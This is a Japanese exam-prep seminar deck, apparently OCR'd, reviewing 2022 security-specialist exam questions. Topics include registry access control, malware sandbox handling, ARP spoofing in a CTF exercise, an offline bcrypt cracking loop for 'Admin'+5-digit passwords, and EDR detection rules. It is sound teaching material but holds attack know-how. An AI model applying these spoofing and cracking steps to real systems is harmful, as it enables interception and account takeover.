【A2】「エ（ボットネット）」

今期もただの噛ませ犬だった「ゼロトラストネットワーク」。はよ出さんかい！

【Q3】本文中の下線⑤について，有効ではないのはどのような場合か。25字以内で答えよ。

【A3】「別のIPアドレスを攻撃者が用いる場合（18字）」

今期は午後Ⅱ問1設問1（2）にも，“攻撃者側が自方のIPアドレスを変える”旨を書かせる出題が出ています。

TLP：WHITE

R04秋 SC午後Ⅰ問3 その⑥

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問3設問3（4）




図1　M社のネットワーク構成（抜粋）

「レジストリサーバについての対策」は，**「REST APIによるゲームイメージの新規登録及び上書き登録の呼出しについて，呼出し元IPアドレスを［　e　］のIPアドレスからだけに制限する**というのはどうでしょう。」

表1　M社の機器の概要（抜粋）

名称	概要
	（中略）
ソースコードサーバ	・バージョン管理ツールが動作しており，ゲームの Web アプリケーションプログラム（以下，ゲームアプリという）のソースコードが格納されている。 ・新たなソースコードが格納されるたびに，当該ソースコードが参照している OSS のソースコードを外部からダウンロードする。その後，ゲームアプリのコンテナイメージ（以下，ゲームイメージという）を新たに生成し，レジストリサーバに登録する。 ・ゲームイメージは“タグ”で識別される。タグは，ゲームイメージが生成されるたびに連番で付与される番号である。
レジストリサーバ	・ゲームイメージを登録する。ゲームイメージの新規登録及び上書き登録，並びに登録されたゲームイメージの列挙，取得及び削除のために，HTTPS でアクセスする REST API を実装している。当該 REST API に認証・認可機能は設定されていないが，API 呼出しはログに記録される。

【Q】本文中の［　e　］に入れる適切な機器名を，解答群の中から選び，記号で答えよ。

ア　LB　　イ　PC　　ウ　業務用FW　　エ　ゲームサーバ1～4
オ　ソースコードサーバ　　カ　本番FW　　キ　レジストリサーバ

【A】「オ（ソースコードサーバ）」

「設問3（4）は，正答率が平均的であったが，ソースコードサーバがレジストリサーバにゲームイメージを登録することを見落としている解答が一部に見られた。本問に示した，継続的インテグレーションと呼ばれる手法は，ソフトウェア開発の現場で広く活用されている。安全に運用できるように，よく理解しておいてほしい。」（『採点講評』より）

TLP：WHITE

本日の進行予定

対策セミナー#7　1月21日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分（済み）
- 休憩　5分
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE

本日の進行予定

対策セミナー#7　1月21日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分（済み）
- 休憩　5分（済み）
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE

午後Ⅱ 問1

脅威情報調査に関する次の記述を読んで，設問に答えよ。

「**問1**では，**セキュリティ関連会社での脅威情報調査及びCTFを題材に，マルウェアの動的解析システムの，安全な運用方法の設計能力，及び攻撃者の攻撃手法を想定した事前対策の立案能力を問うた。**全体として正答率は平均的であった。」（『採点講評』より）

新人Tさんの1年の成長を追う感動の作り話

- 出題趣旨（『解答例』より）
  - サイバー攻撃が高度化する中，有効なセキュリティ対策を行う上で重要な要因の一つとして，攻撃者の行動，マルウェアの挙動を観測によって解析することが挙げられる。
  - 本問では，セキュリティ関連会社での脅威情報調査及びCTFを題材に，マルウェアの動的解析システムの安全な運用方法の設計能力，及び攻撃者の攻撃手法を想定した事前対策の立案能力を問う。

TLP：WHITE

R04秋 SC午後Ⅱ問1 その①

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問1（1），設問1（3）

解析環境	マルウェアを実行して挙動を確認したり，マルウェアを簡易的に解析して機能を確認したりする環境である。サンドボックス用の複数の仮想マシンで構成されている。各仮想マシンは，動的解析中だけ無線 LAN ルータを経由して，インターネットにアクセスできる状態にする。

「解析環境」は「仮想マシン」上に作っている。

「Tさんは，3種類の**検体を解析環境で実行し，挙動を確認する**ようY主任から指示を受けた。」

表4　Tさんが確認した挙動と簡易的な解析の結果

検体名	確認した挙動	簡易的な解析の結果
検体α	C&C サーバに接続し，プログラムコードをダウンロードした。	ダウンロードしたプログラムコードは，①ディスクには展開されずメモリ内だけに展開される。このプログラムコードは，キーボード入力を記録し，定期的に C&C サーバに送信するキーロガー機能をもつ。
検体β	PC 上の特定の拡張子をもつファイルを次々に暗号化した。暗号化完了後にデスクトップの背景を変更して終了した。	OS の言語設定を参照する。（省略）
検体γ	自身のデータの一部を削除して，すぐに終了した。	自身が仮想マシン上で動作していることを検知すると，システムコールを使用して自身のプログラムコード中の攻撃コードを削除した後，終了する。この機能は解析を回避するためのものであると考えられる。

【検体α】「ダウンロードしたプログラムコードは，①ディスクには展開されずメモリ内だけに展開される。」

【検体γ】「自身が仮想マシン上で動作していることを検知すると，システムコールを使用して自身のプログラムコード中の攻撃コードを削除した後，終了する。この機能は解析を回避するためのものであると考えられる。」

「**検体γは現在の解析環境ではこれ以上解析できない**ので，**③別の環境を構築して解析する**ことが決定した。」

【Q1】表4中の下線①の挙動を特徴とするマルウェアの種類を，解答群の中から選び，記号で答えよ。
ア アドウェア　イ 暗号資産採掘マルウェア　ウ トロイの木馬　エ ファイルレスマルウェア　オ ランサムウェア

【A1】「エ（ファイルレスマルウェア）」

【Q2】本文中の下線③について，現在の解析環境との違いを20字以内で答えよ。

【A2】「仮想マシンではない実機環境を使う。（17字）」

結果発表 この後すぐ

© ABC TV

TLP：WHITE

R04秋 SC午後Ⅱ問1 その②

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問1（2）

ネットで意見が割れた設問1（2）

Y主任 ： 近年の攻撃の傾向を考えると，②今日確認した検体αの挙動が，検体αを週明けに再実行した時には，攻撃者による変更によって再現できなくなる可能性がある。念のため，今の仮想マシンの状態を保存しておいてほしい

(2) 本文中の下線②について，再現ができなくなるのは，攻撃者によって何が変更される場合か。攻撃者によって変更されるものを15字以内で答えよ。

検体α：ダウンロードしたプログラムコードは，①ディスクには展開されずメモリ内だけに展開される。このプログラムコードは，キーボード入力を記録し，定期的にC&Cサーバに送信するキーロガー機能をもつ。

マルウェア

検体γ：自身が仮想マシン上で動作していることを検知すると，システムコールを使用して自身のプログラムコード中の攻撃コードを削除した後，終了する。この機能は解析を回避するためのものであると考えられる。

＼GACKT様が選ぶのは，どっち？／

【A】“C&CサーバのIPアドレス”

【B】“マルウェアのプログラムコード”

nHeこんな簡単でいいの？ Aです。今「検体α」の話してるんだから「検体γ」関係ないし，マルウェアの「自身のプログラムコード」を変える主体はマルウェアそのものなんだし攻撃者が変えるわけじゃないんだから，これ国

【Q】本文中の下線②について，再現ができなくなるのは，攻撃者によって何が変更される場合か。攻撃者によって変更されるものを15字以内で答えよ。

【A】「C&CサーバのIPアドレス（13字）」

午後Ⅰ問3設問3（3）でも，「別のIPアドレスを攻撃者が用いる場合」という答を，特定のIPアドレスへの接続をFWで拒否する運用を無効化できる策として書かせた。“攻撃者側が自方のIPアドレスを変える”旨を書かせる出題は，今期これで合計2個。

TLP：WHITE

R04秋 SC午後Ⅱ問1 その③

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問2

「設問2は正答率がやや低かった。従来のファイル転送手順を，ファイルシェアサーバの感染リスクを低減する新しいファイル転送手順に並び替える問題であったが，内部モードへの切替えを前半に実施するといった，誤った解答が散見された。マルウェア転送は慎重に行う必要がある。作成したファイル転送手順案が，与えられた方針に全て従っているかを，よく確認してほしい。」（『採点講評』より）

「検体の実行後，図4に示すファイル転送手順によってD-PCに転送する。」

1. D-PC で Web ブラウザを起動し，管理 Web サーバにアクセスする。
2. 使用した OF 環境内のルータを内部モードに切り替える。
3. 使用した OF 機器にログインし，ログ自動収集ツール[1]が出力したファイル及び解析に必要な任意のファイル（以下，2 種類のファイルをあわせて解析ファイルという）を収集する。
4. 解析ファイルをファイルシェアサーバに転送する。
5. 使用した OF 環境内の全部の OF 機器をシャットダウンする。
6. ファイルシェアサーバ上でマルウェアスキャンを実行し，ファイルシェアサーバがマルウェアに感染していないことを確認した上で，解析ファイルを D-PC に転送する。

図5でいう…　3相当　2相当　4相当　5相当

注[1] ログ自動収集ツールは，同ツールを実行した PC やサーバの主要なログ情報を自動で収集し，ファイルとして出力する。実行から収集完了までには，およそ 30 分～1 時間を要する。

図 4　ファイル転送手順

「D-PC」：解析環境を操作するPC
「OF環境」：ハニーポット上に構成した疑似オフィス環境

「Tさんは，**図4の手順では**（略）**ファイルシェアサーバに感染が及ぶ可能性がある**と考えた。**万一，ファイルシェアサーバがマルウェアに感染すると，他のOF環境での解析作業に影響を与えてしまう。**そこで，**次の方針で新しい手順を作成することにした。**」

- 「OF環境内のルータごとに1台の**検疫PCを新たに設置する。**」【a】相当
- **「解析ファイルの転送は，必ず検疫PCを経由させる。」**【b】はこの隙間
- **「解析ファイルの転送では，検疫PCがマルウェアに感染していないことを確認する。」**
- 「検疫PCは，表3の通信制御のルールについては，OF機器として扱う。」【c】背景　【c】相当
- **「検体の実行後，検疫PC以外のOF機器と，ファイルシェアサーバとは直接通信させない。」**
- **「検疫PCは，パーソナルファイアウォール（以下，PFWという）の設定によって，検疫PCと管理Webサーバとの間の通信だけを許可しておき，解析ファイルの転送に必要な通信を転送時にだけ許可する。」**【d】相当

【b】ヒント

「Tさんは，**検疫PCを用いた新しいファイル転送手順案**（注：**下記【A】の図5**）を考案し，Y主任に説明した。」

【Q】図5中の［　a　］～［　d　］に入れる適切な手順を，解答群の中から選び，記号で答えよ。

【A】

1. D-PC で Web ブラウザを起動し，管理 Web サーバにアクセスする。
2. 使用した OF 環境内の OF 機器にログインし，解析ファイルを収集する。
3. a
4. b
5. 検疫 PC にログインし，マルウェアスキャンを実行して検疫 PC がマルウェアに感染していないことを確認した上で，以降の手順に進む。
6. c
7. d
8. ファイルシェアサーバから D-PC に解析ファイルを転送する。

（省略）

図 5　新しいファイル転送手順

【a】「ア（検疫PCにログインし，検疫PCのPFWの設定を変更して検疫PCとOF機器との間の通信を許可する。解析ファイルをOF機器から検疫PCに転送する。）」

【b】「ウ（検疫PCを除くOF機器をシャットダウンする。）」

【c】「エ（使用したOF環境内のルータを内部モードに切り替える。」）

【d】「イ（検疫PCにログインし，検疫PCのPFWの設定を変更して検疫PCとファイルシェアサーバとの間の通信を許可する。解析ファイルを検疫PCからファイルシェアサーバに転送する。）」

時は流れて1年後。

「Tさんは模擬攻撃試験を受けることになった。」

CTFの体裁で行う，社内の人事考課

「初日は，受験者だけがアクセスできるDシステム内に作られた試験用OF環境にインターネットから接続し，事前に与えられたツール群とヒント情報を基に，秘密情報に見立てた文字列情報（以下，flagという）を8時間の間にできるだけ多く入手するという実技を行う。」

“この実技を何というか，英字3字で答えよ。”
といった出題も予想しましたが，外れました。

R04秋 SC午後Ⅱ問1 その④

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問3（1）

Tさんは「**X-PCと同一セグメントにある別のPC**（以下，**標的PC**という）**が送信するパケットをARPスプーフィングによって盗み見**できれば，最初のflagを入手できると考えた。」
「広く流通する**OSSのARPスプーフィングツールがあり，表5に示す三つの機能をもつ**という情報を得た。」

たぶん “MITMf”

表5　Aツールの機能

項番	機能名称	機能詳細
1	プローブ機能	OS 標準の機能を用いて同一セグメント内に ARP 要求を出し，応答を記録する。
2	ARP スプーフィング機能	標的の機器の IP アドレスを指定して実行すると，標的の機器が ARP 要求を出した際に，正規の ARP 応答が戻ってくる前に，自身の MAC アドレスを含んだ不正な ARP 応答を送る。
3	中継機能	ARP スプーフィング機能が成功した後，自身に送られてきたパケットを加工し，パケットの本来の宛先に転送する。

「**ネットワーク内の機器の情報を得たいと考え，表5中の項番［　e　］の機能を実行した。**実行後のX-PCのARPテーブルは表6であった。」

まだ，ARPスプーフィング攻撃に及んではいない。

表6　X-PC の ARP テーブル（抜粋）

IP アドレス	MAC アドレス
192.168.15.51	XX-XX-XX-23-46-4a
192.168.15.98	XX-XX-XX-f9-48-1b

注記　XX-XX-XX は同一のベンダ ID である。

【Q】本文中の［　e　］に入れる適切な機能を，表5の中から選び，項番で答えよ。

【A】「1（プローブ機能）」

TLP：WHITE

R04秋 SC午後Ⅱ問1 その⑤

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問3（2）

「X-PC」：なりすますTさんのPC（ARPスプーフィングを行う）
「標的PC」：なりすまされてしまうPC

Tさんは，Aツールの「ARPスプーフィング機能について，標的PCのIPアドレスを指定して実行した後，DNSサーバのIPアドレスを指定して実行し，**標的PCからDNSサーバへの通信を盗み見する**準備を整えた。**この時のX-PCのARPテーブルは表7，標的PCのARPテーブルは表8**のとおりであった。」

なりすます側は冷静沈着

表7　ARP スプーフィング機能実行後の X-PC の ARP テーブル（抜粋）

IP アドレス	MAC アドレス
192.168.15.51	f
192.168.15.98	g

標的PCのIP　標的PCのMAC　DNSサーバのIP　DNSサーバのMAC

だまされる側は全部X-PCに送ってしまう

表8　ARP スプーフィング機能実行後の標的 PC の ARP テーブル（抜粋）

IP アドレス	MAC アドレス
192.168.15.50	h
192.168.15.98	i

X-PCのIP　X-PCのMAC　DNSサーバのIP　X-PCのMAC　いわばARPの“オレオレ詐欺”

【Q】表7中及び表8中の［　f　］～［　i　］に入れる適切なMACアドレスを，解答群の中から選び，記号で答えよ。なお，同一のMACアドレスが入る場合もある。

ア　XX-XX-XX-23-46-4a　　イ　XX-XX-XX-f9-48-1b　　ウ　XX-XX-XX-fb-44-25　　エ　XX-XX-XX-ff-ff-ff

【A】【f】「ア（標的PC）」，【g】「イ（DNSサーバ）」，【h】「ウ（X-PC）」，【i】「ウ（X-PC）」

TLP：WHITE

R04秋 SC午後Ⅱ問1 その⑥

JP-RISSA 情報処理安全確保支援士会

「設問3は，（1），（2），（3）ともに正答率が高かった。ARPスプーフィングによる，ARPテーブルのMACアドレスの変化や，通信パケット上のMACアドレスの変化が正しく理解されていた。」（『採点講評』より）

R04秋SC午後Ⅱ問1設問3（3）

L2SW-1はここです。

これは「L2SW」なので，上位層のアドレス（IPアドレス）がウソの値であっても，MACアドレスに基づき愚直に中継を行います。

「X-PC」：なりすますTさんのPC（ARPスプーフィングを行う）
「標的PC」：なりすまされてしまうPC

Tさんは，**X-PCによる「ARPスプーフィングが成功している証拠**を評価者に説明するために（略）**L2SW-1を通過したパケットの記録**を確認したところ，**表9に示すとおり**であった。」

表 9　パケットの記録（抜粋）

送信元 IP アドレス	宛先 IP アドレス	サービス	送信元 MAC アドレス	宛先 MAC アドレス
192.168.15.51	192.168.15.98	DNS	j	k
192.168.15.51	192.168.15.98	DNS	l	m
192.168.15.98	192.168.15.51	DNS	XX-XX-XX-f9-48-1b	XX-XX-XX-fb-44-25
192.168.15.98	192.168.15.51	DNS	n	o

注記 1　ARP スプーフィングに関係するパケットだけを抜粋している。
注記 2　パケットは表中の上から順に送信された。

標的PC　DNSサーバ　X-PC　DNSサーバ　X-PC　標的PC

∴ 各行間は時間が開いている。

最初に見るべきヒントの行は，ここ！

【Q】表9中の［　j　］～［　o　］に入れる適切なMACアドレスを，解答群の中から選び，記号で答えよ。なお，同一のMACアドレスが入る場合もある。

ア　XX-XX-XX-23-46-4a　　イ　XX-XX-XX-f9-48-1b　　ウ　XX-XX-XX-fb-44-25　　エ　XX-XX-XX-ff-ff-ff

【A】【j】「ア（標的PC）」，【k】「ウ（X-PC）」，【l】「ウ（X-PC）」，【m】「イ（DNSサーバ）」，【n】「ウ（X-PC）」，【o】「ア（標的PC）」

TLP：WHITE

R04秋 SC午後Ⅱ問1 その⑦

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問4（1），設問4（2）

「**人事サーバ**」**に対する**「〔**パスワードの解読**に関する説明〕」の記述より。

1. ファイルサーバに保存されていた人事サーバの設計資料の情報
・利用者 ID に対してログイン失敗が 5 回連続した場合は，当該利用者 ID によるログインを 10 分間ロックする。
・利用者が設定したパスワードは，Blowfish 暗号を用いた，ソルトあり，④ストレッチングありのハッシュ関数を用いて出力した文字列（以下，H 文字列という）の形式で保存される。
例：$2b$05$AQHjx4ARKab2Drcdq08tjuF2PvpI5NR5Xv/xjl/gZq.Q79vYF0w7C[1)]

（ 中 略 ）

注[1)] 最初の 7 字はハッシュ関数のバージョンとストレッチング回数，その次の 22 字はソルト，その次の 31 字はハッシュ値を示す。

図 7　整理した情報

ここは【Q1】の大ヒント！

「図7の情報から，**システム管理者のパスワードを得るための攻撃手法**を最初に二つ考えたが，いずれの手法も，**表10に示すとおり，残りの試験時間内にパスワードを得ることは困難**であると判断した。」

表 10　攻撃手法と判断理由

項番	攻撃手法	困難であると判断した理由
1	人事サーバに対して，ツールを用いて，ブルートフォース攻撃によるログイン試行をする。	⑤ブルートフォース攻撃に対抗する機能があるから

【Q1】図7中の下線④について，どのような処理か。20字以内で具体的に答えよ。

「ストレッチング」の知識問題

【A1】「ハッシュ化を繰り返す処理（12字）」

【Q2】表10中の下線⑤について，どのような機能か。40字以内で具体的に答えよ。

コピペ＆要約力の問題

【A2】「ログイン失敗が5回連続した場合に当該利用者IDをロックする機能（31字）」

TLP：WHITE

R04秋 SC午後Ⅱ問1 その⑧

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問4（3）

「人事サーバ」に対する「〔パスワードの解読に関する説明〕」の記述より。

・利用者が設定したパスワードは，Blowfish 暗号を用いた，ソルトあり，④ストレッチングありのハッシュ関数を用いて出力した文字列（以下，H 文字列という）の形式で保存される。
例：$2b$05$AQHjx4ARKab2DrcdqO8tjuF2PvpI5NR5Xv/xjl/gZq.Q79vYF0w7C[1)]

2. 人事サーバに用いられている OSS の既知の脆弱性を悪用して閲覧できたデバッグログの情報
・デバッグログには，ログインした利用者 ID ごとの，セッション情報，H 文字列を含む認証情報，プログラムコードで用いられていると思われる関数名や変数の値などが出力されていた。
・デバッグログを解析したところ，システム管理者が直近のログインに成功した時に入力したパスワードに対して出力された H 文字列（以下，文字列 Z という）は次のとおりであった。
$2b$05$U/fzKvGOd//4E68fqvHJf0trLcfj8LL5i7OziYaG8J5IS.vDpLJFy

注[1)] 最初の 7 字はハッシュ関数のバージョンとストレッチング回数，その次の 22 字はソルト，その次の 31 字はハッシュ値を示す。

図 7　整理した情報

「図7の情報から，**システム管理者のパスワードを得るための攻撃手法**を最初に二つ考えたが，いずれの手法も，**表10に示すとおり，残りの試験時間内にパスワードを得ることは困難**であると判断した。」

表 10　攻撃手法と判断理由

	攻撃手法	困難であると判断した理由
1	人事サーバに対して，ツールを用いて，ブルートフォース攻撃によるログイン試行をする。	⑤ブルートフォース攻撃に対抗する機能があるから
2	文字列 Z に含まれるハッシュ値から平文を得るために，［　p　］攻撃を行う。	文字列 Z の生成にはソルトが用いられているから

Base64だとしたら，1字あたり6ビットなので，組合せ（≒強度）は$64^{22}=2^{132}$

“2^{132} 個のテーブルを用意する？それムリや。”がTさんの判断

【Q】表10中の［　p　］に入れる適切な攻撃を，解答群の中から選び，記号で答えよ。
ア　Pass the Hash　　イ　SHA-1衝突　　ウ　既知平文　　エ　レインボーテーブル

【A】「エ（レインボーテーブル）」

TLP：WHITE

R04秋 SC午後Ⅱ問1 その⑨

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問4（4）

「**人事サーバ**」**に対する**「〔**パスワードの解読**に関する説明〕」の記述より。

3. パスワードについての推測

・ここまでに得た試験用 OF 環境に設置されているサーバのシステム管理者のパスワードは，いずれも“Admin[数字 5 桁]”であり，[数字 5 桁]にはサーバごとに異なる数字が設定されていた。このことから，人事サーバにおいても同じ形式のパスワードが用いられていると推測できる。

「**図8に示すオフライン攻撃の流れをプログラムとして実装し，実行する**ことによってシステム管理者のパスワードを解読した。」

STEP1：整数型の変数 n に 0 を代入する。
STEP2：⑥システム管理者のパスワードとして n 番目の候補となる文字列を生成する。人事サーバの設計資料に記載されていたハッシュ関数を実行する。関数への入力は，n 番目の候補文字列，文字列 Z の中に記載されたハッシュ関数のバージョン，ストレッチング回数，ソルトである。出力は H 文字列である。
STEP3：STEP2 で出力した H 文字列と，文字列 Z とを比較し，一致していれば n 番目の候補文字列を出力してオフライン攻撃を終了する。一致しない場合は，STEP4 に進む。
STEP4：変数 n が最大値の場合はオフライン攻撃を終了する。それ以外の場合は，変数 n に 1 を加え，STEP2 に戻る。

図 8　オフライン攻撃の流れ

「図8」を要約してみた。

- 「STEP1：整数型の変数nに0を代入する。」
- 「STEP2：⑥システム管理者のパスワードとしてn番目の候補となる文字列を生成する。人事サーバの設計資料に記載されていたハッシュ関数を実行する。（略）」
- 「STEP3：（略，注：文字列を）比較し，一致していればn番目の候補文字列を出力してオフライン攻撃を終了する。（略）」
- 「STEP4：変数nが最大値の場合はオフライン攻撃を終了する。それ以外の場合は，変数nに1を加え，STEP2に戻る。」

【Q】（略）下線⑥は**どのような文字列**か。**システム管理者のパスワードの特徴を踏まえ，40字以内で具体的に答えよ。**

【A】「**変数nの値を5桁の文字列に変換して“Admin”に結合した文字列（32字）**」

具体的ではないため“いい感じに当たる文字列”はバツ。

整数型の数値3から文字列“00003”への適切な変換には，コーディング的には一手間が必要。~~またはCOBOLの出番。~~

【適切な加点には，下記の両方が読み取れること。】
・変数nの値を，5桁の文字列へと変換する。
・“Admin”に上記文字列を結合（concatenate）する。

TLP：WHITE

R04秋 SC午後Ⅱ問1 その⑩

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問5（1）

【復習】設問3（2）では「ARPスプーフィング」に関し，こんな話があった。

だまされる側は全部X-PCに送ってしまう

表8　ARPスプーフィング機能実行後の標的PCのARPテーブル（抜粋）

IPアドレス	MACアドレス
192.168.15.50	h
192.168.15.98	i

X-PCのIP　DNSサーバのIP　X-PCのMAC　X-PCのMAC

いわばARPの“オレオレ詐欺”

ある1台のホスト（特にサーバ）に複数のIPアドレスをもたせる運用もあるため，“この図と同様の状態が，すなわち「ARPスプーフィング」の被害の瞬間だ！”とまでは言い切れない。

次に「ARPスプーフィング」で出してくるなら，この話？

「**ARPスプーフィングの有力な対策方法**は二つある。**一つ目の方法は，一部のスイッチがもつDynamic ARP Inspection機能を有効化する方法**である。**二つ目の方法は**，重要なPCや狙われやすいサーバについて，**ARPスプーフィングが実行されていないか常時監視する方法**である。**例えば，各PC及びサーバのARPテーブルを常時監視して，⑦ARPテーブルの不審な状態を確認した場合には**，システム管理者が当該PC又はサーバ，及びネットワークを調査し，**ARPスプーフィングが行われていないかどうかを確認する**運用が考えられる。」

【Q】図9中の下線⑦について，どのような状態か。30字以内で具体的に答えよ。

【A】「同一のMACアドレスのエントリが複数存在する状態（24字）」

“「ARPスプーフィング」を検知！”とまでは言い切っていない。

TLP：WHITE

R04秋 SC午後Ⅱ問1 その⑪

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問1設問5（2）

「人事サーバ」に対する「〔パスワードの解読に関する説明〕」の記述より。

・利用者が設定したパスワードは，Blowfish 暗号を用いた，ソルトあり，④ストレッチングありのハッシュ関数を用いて出力した文字列（以下，H 文字列という）の形式で保存される。
例：$2b$05$AQHjx4ARKab2Drcdq08tjuF2PvpI5NR5Xv/xjl/gZq.Q79vYF0w7C[1)]

2. 人事サーバに用いられている OSS の既知の脆弱性を悪用して閲覧できたデバッグログの情報
・デバッグログには，ログインした利用者 ID ごとの，セッション情報，H 文字列を含む認証情報，プログラムコードで用いられていると思われる関数名や変数の値などが出力されていた。
・デバッグログを解析したところ，システム管理者が直近のログインに成功した時に入力したパスワードに対して出力された H 文字列（以下，文字列 Z という）は次のとおりであった。
$2b$05$U/fzKvGOd//4E68fqvHJfOtrLcfj8LL5i7OziYaG8J5IS.vDpLJFy

Tさんは「図8に示すオフライン攻撃の流れをプログラムとして実装し，実行することによって**システム管理者のパスワードを解読した。**」

パスワードも破れてしまうTさんが“これだとマズい。”と考えるんだから，説得力もあります。

これを実際，破ってる。（ただし物語上）

5 番目の flag の入手に使用したセキュリティ上の弱点を考えると，人事サーバについて，次の点の改善が望ましい。

（ 中 略 ）

(3) ログの観点

［ q ］。具体的には（省略）

図 9　運用に関する改善提案の報告書（抜粋）

【Q】図9中の［　q　］に入れる適切な改善提案を，25字以内で答えよ。

【A】「デバッグログに認証情報を出力しないこと（19字）」

TLP：WHITE

午後Ⅱ 問2

インシデントレスポンスチームに関する次の記述を読んで，設問に答えよ。

「**問2**では，**EDR（Endpoint Detection and Response）を利用した未知マルウェア対策を題材に，EDRで記録したイベントの分析，ルールの作成及びEDRで検知したインシデントへの対応について出題**した。全体として正答率は平均的であった。」（『採点講評』より）

商売上手なU氏（支援士）のワザに学んで，高い講習費を回収
…ってこれ，べつに支援士登録せんでも読めるやつや。

- 出題趣旨（『解答例』より）
  - 未知のマルウェアに対応するため，EDR（Endpoint Detection and Response）の導入が進んでいるが，これを有効に活用するためには，インシデントレスポンス体制の整備が必要である。
  - 本問では，未知のマルウェアへの対応にEDRを活用するための技術的な知識，及びインシデントレスポンス体制を整備する能力を問う。

U氏が売る「製品C」はEDR その①

※ Endpoint Detection and Response

JP-RISSA 情報処理安全確保支援士会

午後Ⅱ問2の通過は，「製品C」の仕様を示す4枚の図表を読み解き，適切に記載を拾えるかで決まる。

表 2　製品 C の機能（抜粋）

機能名称	機能詳細
イベントの記録機能	PC で起きたイベントを，表 3 に示すイベントの情報とともに記録する。
検知ルールの定義機能	特徴的なイベント又はその並びを，検知ルールとして登録する。複数の検知ルールを登録することができる。検知ルールの仕様を図 2 に，製品 C の製品出荷時に組み込まれている検知ルールを図 3 に示す。
検知機能	PC で起きたイベントが検知ルールに合致したときは，管理サーバから，事前に登録したメールアドレス宛てに警告をメールで送信する。
インシデントレスポンス機能	管理サーバを操作して，指定した PC を対象に，ネットワークからの切離し，OS 設定の変更又は OS コマンドの実行を行う。

表 3　イベントの情報

イベント種別	イベントの情報
ファイル操作	プロセス名，操作種別（読込み，書込み，上書き，削除など），操作されたファイルのパス名・ファイルサイズ・タイムスタンプ・種別（OS のシステムファイル，ログファイルなど）
ネットワーク動作	通信相手先の IP アドレス，サービス，通信の方向，通信データのサイズ，通信相手先の URL，動作種別（ファイルのアップロード，ファイルのダウンロードなど），アップロード又はダウンロードされたファイルのサイズ
プロセス状態の変化	変化種別（開始，終了），プロセス名
OS 設定の変更	変更された設定項目，変更前の値，変更後の値
USB メモリの操作	操作種別（装着，取外し），USB メモリの ID[1]（以下，USB-ID という）
OS 起動・終了	操作種別（起動，終了）
ログイン操作	操作種別（OS ログイン，OS ログアウト），操作結果

注記　全てのイベントにおいて，発生日時及びイベントを起こした利用者 ID も記録する。
注 [1]　USB メモリの識別番号

・検知ルールには，単純ルールと複合ルールの 2 種類がある。
・単純ルールには，一つのイベント内の各イベントの情報を条件として複数組み合わせて指定できる。条件として，値が一致する／しない，範囲内である／ない，列挙された値のいずれかに一致する／いずれにも一致しない，文字列として含まれる／含まれないが指定できる。
・複合ルールは，単純ルール又は複合ルールを組み合わせたものであり，次のようなルールを指定できる。
  - 指定した複数の単純ルールに合致するイベント全てが，指定した時間内に発生した。
  - 指定した単純ルール又は複合ルールに合致するイベントが，指定した時間内に，指定した回数以上発生した。
  - 指定した複数の単純ルール又は複合ルールに合致するイベントが，指定した時間内に，指定した順に発生した。
・複合ルール内で，複数のイベントの間でイベントの情報の値が一致することを条件として指定できる。

図 2　検知ルールの仕様

ルール 1：OS 設定である常駐ソフトのリストに，何らかのソフトウェアが追加された。
ルール 2：OS 設定である常駐ソフトのリストから，何らかのソフトウェアが削除された。
ルール 3：OS のシステムファイルが上書きされた，又は削除された。
ルール 4：ログファイルが削除された。
ルール 5：次の複合ルールが 1 時間以内に 10 回以上発生した。
  - 何らかのファイルが読み込まれた後，1 分以内に，同一のサイズのファイルが HTTP でアップロードされた。

図 3　製品 C の製品出荷時に組み込まれている検知ルール

TLP：WHITE

R04秋 SC午後Ⅱ問2 その①

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅱ問2設問1

「**マルウェアαは**，起動すると，**PC上のメールフォルダにある電子メール**（以下，電子メールを**メール**という）**を読み出して，攻撃者が用意したWebサーバにアップロードする。**」
「**なお**，K社で利用している**メールソフトでは，メールは1通が1ファイルとしてPCのメールフォルダ内に保存されている。**」

表3　イベントの情報

イベント種別	イベントの情報
ファイル操作	プロセス名，操作種別（読込み，書込み，上書き，削除など），操作されたファイルのパス名・ファイルサイズ・タイムスタンプ・種別（OSのシステムファイル，ログファイルなど）
ネットワーク動作	通信相手先のIPアドレス，サービス，通信の方向，通信データのサイズ，通信相手先のURL，動作種別（ファイルのアップロード，ファイルのダウンロードなど），アップロード又はダウンロードされたファイルのサイズ
プロセス状態の変化	変化種別（開始，終了），プロセス名

ルール1：OS設定である常駐ソフトのリストに，何らかのソフトウェアが追加された。
ルール2：OS設定である常駐ソフトのリストから，何らかのソフトウェアが削除された。
ルール3：OSのシステムファイルが上書きされた，又は削除された。
